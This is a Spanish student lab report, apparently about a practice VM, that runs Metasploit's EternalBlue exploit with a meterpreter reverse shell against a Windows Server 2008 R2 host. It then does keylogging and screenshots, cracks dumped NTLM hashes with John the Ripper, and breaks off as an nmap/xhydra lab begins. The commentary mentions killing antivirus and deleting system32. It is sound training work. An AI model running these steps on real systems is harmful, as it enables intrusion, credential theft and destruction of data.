10   exploit/windows/smb/ms17_010_psexec      2017-03-14   normal
Yes    MS17-010  EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
11   \_ target: Automatic
.
12   \_ target: PowerShell
.
13   \_ target: Native upload
.
14   \_ target: MOF upload
.
15   \_ AKA: ETERNALSYNERGY
.
16   \_ AKA: ETERNALROMANCE
.
17   \_ AKA: ETERNALCHAMPION
.
18   \_ AKA: ETERNALBLUE
.
19   auxiliary/admin/smb/ms17_010_command      2017-03-14   normal
No     MS17-010  EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Command Execution
20   \_ AKA: ETERNALSYNERGY
.
21   \_ AKA: ETERNALROMANCE
.
22   \_ AKA: ETERNALCHAMPION
.
23   \_ AKA: ETERNALBLUE
.
24   auxiliary/scanner/smb/smb_ms17_010      .           normal
No     MS17-010  SMB RCE Detection
25   \_ AKA: DOUBLEPULSAR
.
26   \_ AKA: ETERNALBLUE
.
27   exploit/windows/smb/smb_doublepulsar_rce  2017-04-14   great
Yes    SMB DOUBLEPULSAR Remote Code Execution
28   \_ target: Execute payload (x64)
.
29   \_ target: Neutralize implant
.

```

Se configura las opciones que nos pide de la info de windows (sistema atacado) "use 0" es para usar el proceso que queremos usar, esto lo identificamos anteriormente con el exploit Y set rshots 172.20.10.5 es para configurar la ip de windows para atacar

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options

Module options (exploit/windows/smb/ms17_010_ternalblue):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
ploit.html
RPORT           445       yes        The target port (TCP)
SMBDomain        no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2
, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no         (Optional) The password for the specified username
SMBUser          no         (Optional) The username to authenticate as
VERIFY_ARCH      true      yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Wi
ndows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true      yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, W
indows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
EXITFUNC        thread     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST          172.20.10.3   yes        The listen address (an interface may be specified)
LPORT           4444      yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_ternalblue) > set rhost 172.20.10.5
rhost => 172.20.10.5
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options

Module options (exploit/windows/smb/ms17_010_ternalblue):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS          172.20.10.5   yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
ploit.html
RPORT           445       yes        The target port (TCP)
SMBDomain        no         (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2
, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no         (Optional) The password for the specified username
SMBUser          no         (Optional) The username to authenticate as
VERIFY_ARCH      true      yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Wi
ndows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true      yes        Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, W
indows Embedded Standard 7 target machines.
```

de esta manera podemos ver que fue exitosa la conexión

```
msf6 exploit(windows/smb/ms17_010_ternalblue) > exploit
[*] Started reverse TCP handler on 172.20.10.3:4444
[*] 172.20.10.5:445 - Using auxiliary/scanner/smb_ms17_010 as check
[+] 172.20.10.5:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 172.20.10.5:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.20.10.5:445 - The target is vulnerable.
[*] 172.20.10.5:445 - Connecting to target for exploitation.
[+] 172.20.10.5:445 - Connection established for exploitation.
[*] 172.20.10.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.20.10.5:445 - CORE raw buffer dump (51 bytes)
[*] 172.20.10.5:445 - 0x00000000 57 69 6e 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.20.10.5:445 - 0x00000010 30 30 20 52 32 20 53 74 61 66 64 61 72 64 20 008 R2 Standard
[*] 172.20.10.5:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 172.20.10.5:445 - 0x00000030 6b 20 31 k 1
[+] 172.20.10.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.20.10.5:445 - Trying exploit with 12 Groom Allocations.
[*] 172.20.10.5:445 - Sending all but last fragment of exploit packet
[*] 172.20.10.5:445 - Starting non-paged pool grooming
[*] 172.20.10.5:445 - Sending SMBv2 buffers
[*] 172.20.10.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.20.10.5:445 - Sending final SMBv2 buffers.
[*] 172.20.10.5:445 - Sending last fragment of exploit packet!
[*] 172.20.10.5:445 - Receiving response from exploit packet
[*] 172.20.10.5:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 172.20.10.5:445 - Sending egg to corrupted connection.
[*] 172.20.10.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 172.20.10.5
[*] Meterpreter session 1 opened (172.20.10.3:4444 -> 172.20.10.5:49408) at 2024-10-22 21:22:34 -0400
[+] 172.20.10.5:445 - ======WIN=====
[+] 172.20.10.5:445 - =====-
[+] 172.20.10.5:445 - =====-
```

de esta manera conocemos la info del sistema y los procesos que se estan ejecutando, por ejemplo, podemos evidenciar por el apartando donde dice SYSTEM que tenemos permisos de administrador, en tal caso que diga otra cosa significa que tenemos que hacer un

escalado de permisos

```
meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS           : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x64	0		
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
228	4	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
328	312	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\wininit.exe
364	312	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
376	356	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
420	356	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
468	364	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
476	364	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
484	364	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\atools.exe
588	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spoolsv.exe
664	468	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\dwm.exe
676	468	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\conhost.exe
732	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\cmd.exe
800	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\javaw.exe
852	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\jmx.exe
920	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\java.exe
964	468	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\jvnc.exe
1036	1836	dcrotatelogs.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\dcrotatelogs.exe
1112	468	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spoolsv.exe
1128	920	dwm.exe	x64	1	VAGRANT-2008R2\vagrant	C:\Windows\system32\dwm.exe
1184	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1212	468	wrapper.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\elasticsearch-1.1.1\bin\elasticsearch-service-x64.exe
1292	324	conhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\cmd.exe
1308	468	domain1service.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\javaw.exe
1372	468	elasticsearch-service-x64.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Common Files\Oracle\Java\javapath\java.exe
1380	324	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1384	1516	java.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files\Java\jdk1.8.0_211\bin\java.exe
1412	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1444	468	jenkins.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\cmd.exe
1460	1308	cmd.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files (x86)\Common Files\Oracle\Java\javapath\java.exe
1468	324	conhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\conhost.exe
1516	1460	java.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\javaw.exe
1564	324	conhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\conhost.exe
1680	1444	java.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Program Files (x86)\Common Files\Oracle\Java\javapath\java.exe
1688	324	conhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\conhost.exe
1700	468	jmx.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\jmx.exe
1720	324	conhost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\conhost.exe

Con este comando podemos ver que está haciendo el sistema atacado, por ejemplo, ver que está escribiendo en un block de notas, si por ejemplo queremos terminar alguna de las ejecuciones podríamos usar kill seguido del número del proceso para cerrarlo, por ejemplo kill 324

Esto es necesario saberlo ya que de esta manera podríamos matar el proceso del antivirus y para facilitar mas la instalacion de algun programa malicioso

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...

meterpreter > keyscan_stop
```

Otra de las funciones que podríamos generar seria la creación o instalación de algún archivo o carpeta como en este ejemplo. De esta misma manera podríamos, por ejemplo, eliminar el system32 y dañar permanentemente el sistema operativo con todos sus archivos


```

meterpreter > pwd
C:\Windows
meterpreter > cd ..\..  Music   Public   Templates
meterpreter > ls -l
Listing: C:\

Mode          Size    Type  Last modified      Name
--          --     --      --:--:--:--  --
040777/rwxrwxrwx  0     dir   2022-08-21 15:58:26 -0400 $Recycle.Bin
100444/r--r--r--  8192   fil   2022-06-19 07:01:52 -0400 BOOTSECT.BAK
040777/rwxrwxrwx  4096   dir   2022-06-19 07:01:51 -0400 Boot
040777/rwxrwxrwx  0     dir   2022-08-21 16:00:25 -0400 Config.Msi
040777/rwxrwxrwx  0     dir   2009-07-14 01:06:44 -0400 Documents and Settings
040777/rwxrwxrwx  0     dir   2022-06-19 06:43:22 -0400 ManageEngine
040777/rwxrwxrwx  0     dir   2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x  4096   dir   2022-06-19 06:47:00 -0400 Program Files
040555/r-xr-xr-x  4096   dir   2022-06-19 06:43:22 -0400 Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-06-19 06:48:04 -0400 ProgramData
040777/rwxrwxrwx  0     dir   2022-06-19 06:04:11 -0400 Recovery
040777/rwxrwxrwx  4096   dir   2022-06-19 06:25:32 -0400 RubyDevKit
040777/rwxrwxrwx  4096   dir   2022-06-19 06:02:45 -0400 System Volume Information
040555/r-xr-xr-x  4096   dir   2022-06-19 06:15:27 -0400 Users
040777/rwxrwxrwx  16384  dir   2022-08-21 15:58:11 -0400 Windows
100666/rw-rw-rw-  226    fil   2015-10-07 21:22:24 -0400 __Argon__.tmp
100444/r--r--r--  383786  fil   2010-11-20 22:24:02 -0500 bootmgr
040777/rwxrwxrwx  0     dir   2022-06-19 06:22:09 -0400 glassfish
040777/rwxrwxrwx  0     dir   2022-06-19 06:15:05 -0400 inetpub
100666/rw-rw-rw-  103    fil   2022-06-19 06:46:21 -0400 jack_of_diamonds.png
100666/rw-rw-rw-  103    fil   2022-06-19 06:45:12 -0400 java0.log
100666/rw-rw-rw-  103    fil   2022-06-19 06:45:12 -0400 java1.log
040777/rwxrwxrwx  0     dir   2022-06-19 06:24:52 -0400 openjdk6
000000/-----  0     fif   1969-12-31 19:00:00 -0500 pagefile.sys
040777/rwxrwxrwx  0     dir   2022-06-19 06:48:06 -0400 startup
040777/rwxrwxrwx  0     dir   2022-06-19 06:25:13 -0400 tools
040777/rwxrwxrwx  4096   dir   2022-06-19 06:24:28 -0400 wamp

meterpreter > cd Users\\
meterpreter > cd vagrant\\Desktop\\
meterpreter > mkdir hackeado
Creating directory: hackeado



```



Meterpreter también genera herramientas para ver visualmente lo que está pasando en el sistema atacado con una screenshot (la imagen anterior fue generada con esta función)

```
meterpreter > screenshot  
Screenshot saved to: /root/QZNqrjc.jpeg
```

esta la podemos encontrar en la carpeta root



Conclusión

De esta manera podemos obtener toda la información de un sistema que deseemos atacar, este es el poder de METERPRETER siendo una de las herramientas más usadas que además está instalada de forma predeterminada en kali linux, con esta herramienta y la ip del sistema podemos crear carpetas, conocer las características del sistema, cargar archivos maliciosos, conocer que está haciendo el usuario casi en tiempo real y hacer todo tipo de daños como dañar el sistema, conocer las contraseñas guardadas y más.

LABORATORIO 11 - Archivos hash

Usando el comando cat podemos visualizar todo el contenido de este archivo

The terminal window shows a large dump of password hashes from various users:

```
root@kali: ~]# cat contraseñas
angokin_skywalker:1011:aad3b435b148eeead3b435b148ee:fa:::
artog_detoo:1001:aad3b435b148eeead3b435b148ee:fa:caaa08bf7af4183b2a0fe03b057f7ba:::
ben_kennobi:1001:aad3b435b148eeead3b435b148ee:fa:00000000000000000000000000000000:::
benett_1014:aad3b435b148eeead3b435b148ee:0d80:::
benny_ben:1001:aad3b435b148eeead3b435b148ee:0d80:::
cheewah_cia:1017:aad3b435b148eeead3b435b148ee:772005363727eef731c7f136a74575ed8:::
c_3po:1001:aad3b435b148eeead3b435b148ee:0d80:::
darth_vader:1010:aad3b435b148eeead3b435b148ee:b7a851ffccff7accfbbaa0800739fe:::
greedo:1016:aad3b435b148eeead3b435b148ee:ce295c679e9cf1522944a086a0982db:::
han_solo:1001:aad3b435b148eeead3b435b148ee:33098c5960d0d7a15c25996ee951:::
jabba_hutt:1015:aad3b435b148eeead3b435b148ee:93ecceaa061d91565f77f772809c976:::
jedi_jar JarJar:1001:aad3b435b148eeead3b435b148ee:0d80:::
kylo_ren:1018:aad3b435b148eeead3b435b148ee:7a0cb3d00613d132a0311e0a4d18001:::
lando_carissian:1013:aad3b435b148eeead3b435b148ee:6270855598972d7db11cf03708a253f:::
luke_skywalker:1005:aad3b435b148eeead3b435b148ee:a1e1515bde6998e0221be9a5e829e09:::
luke_skywalker:1005:aad3b435b148eeead3b435b148ee:a1e1515bde6998e0221be9a5e829e09:::
solo:1001:aad3b435b148eeead3b435b148ee:310fcFe01ba9e91b7c3c59d7e0a890:::
solo:1001:aad3b435b148eeead3b435b148ee:310fcFe01ba9e91b7c3c59d7e0a890:::
test1:1019:aad3b435b148eeead3b435b148ee:f9f61d4a4e7cd69974a8688075a0e083:::
vagrant:1000:aad3b435b148eeead3b435b148ee:e02bc5a339d51f71d913c245d5b3ab:::
```

The browser window shows the CrackStation interface with the hash 8782af3756d7b498fb1ec258d37659 entered into the "Hash" field. The "Result" field shows "Abcd1234%".

Conclusión

Identificando la parte exacta del archivo podemos identificar la contraseña de la sesión de un sistema operativo, de esta manera podemos ver la importancia de mantener nuestros datos seguros y proteger este tipo de archivos que contienen tanta información sensible

LABORATORIO 12 - Explotación de vulnerabilidades

Usamos la herramienta John the ripper para encontrar la contraseña del archivo hash obtenido del laboratorio 11

The terminal window shows a password dump from Lab 11:

```
root@kali:~-[~]# john contrasenias
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 21 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
    (vagrant)
    (test1)
    (sshd_server)
    (sshd)
    (luke_skywalker)
    (leia_organa)
    (lando_calrissian)
    (kylo_ren)
    (jarjar_binks)
    (jabba_hutt)
    (han_solo)
    (Guest)
    (greedo)
    (darth_vader)
    (c_threepio)
    (chewbacca)
    (boba_fett)
    (ben_kenobi)
    (artoo_detoo)
    (anakin_skywalker)
    (Administrator)
```

The CrackStation website shows the password hash 8782af3756d7b49ffbf1ec258e37659 being cracked. The interface includes a CAPTCHA section and a results table:

Hash	Type	Result
8782af3756d7b49ffbf1ec258e37659	LM	CrackHashes

comenzamos iniciando la herramienta en el archivo

The terminal window shows the John the Ripper password cracking process:

```
root@kali:~-[~]# john contrasenias
Created directory: /root/.john
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 21 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
    (vagrant)
    (test1)
    (sshd_server)
    (sshd)
    (luke_skywalker)
    (leia_organa)
    (lando_calrissian)
    (kylo_ren)
    (jarjar_binks)
    (jabba_hutt)
    (han_solo)
    (Guest)
    (greedo)
    (darth_vader)
    (c_threepio)
    (chewbacca)
    (boba_fett)
    (ben_kenobi)
    (artoo_detoo)
    (anakin_skywalker)
    (Administrator)

21g 0:00:00:00 DONE 2/3 (2024-10-29 20:59) 420.0g/s 1188Kp/s 1188Kc/s 24958KC/s 123456 .. CYRANO9
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.
```

Con este hash usamos la herramienta para encontrar las contraseñas

```
└─(root㉿kali)-[~]
  # john contrasenias --format=nt
Using default input encoding: UTF-8
Loaded 21 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant          (vagrant)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
      (Guest)
      (sshd)
naruto          (test1)
Proceeding with incremental:ASCII
4g 0:00:02:57 3/3 0.02259g/s 27605Kp/s 469293KC/s lml8kal5..lml8kunz
4g 0:00:02:58 3/3 0.02247g/s 27589Kp/s 469020KC/s 2292jmic..2292bebr
4g 0:00:02:58 3/3 0.02244g/s 27619Kp/s 27619KC/s 469538KC/s katypy9o..katy074d
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted

└─(root㉿kali)-[~]
  # john contrasenias --format=nt --show
Guest ::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd ::1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
test1:naruto:1019:aad3b435b51404eeaad3b435b51404ee:f9601d4a407cde96f486086754a6eb83 :::
vagrant:vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::

4 password hashes cracked, 17 left
```

De esta manera podemos ver que encontró 4 contraseñas en el archivo hash que le pasamos, de las cuales obtuvo fácilmente dos de ellas por su baja seguridad en cuanto a la elección de caracteres

Conclusión

Este laboratorio nos sirve para entender por qué es tan importante tener una contraseña con combinado de caracteres para más seguridad, evitando las vulnerabilidades o posibles ataques que podemos llegar a tener, ya que como vimos en el laboratorio, finalmente se encuentra contraseñas que solo estan en minusculas como pasó con esos dos usuarios.

LABORATORIO 13 - Obtener la contraseña usando nmap y xhydra

Verificamos nuestra ip y con base a esto, como estamos en el mismo segmento de red, podemos encontrar la ip de la maquina que atacaremos, en este caso es el tercero

```
└─(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.10.4 netmask 255.255.255.240 broadcast 172.20.10.15
        inet6 fe80::ea6e:559a:3175:fa3a prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:8e:bb:dd txqueuelen 1000 (Ethernet)
            RX packets 16502 bytes 18297303 (17.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 9894 bytes 1086525 (1.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(root㉿kali)-[~]
└─# nmap -sP -n 172.20.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 21:36 EDT
Nmap scan report for 172.20.10.1
Host is up (0.041s latency).
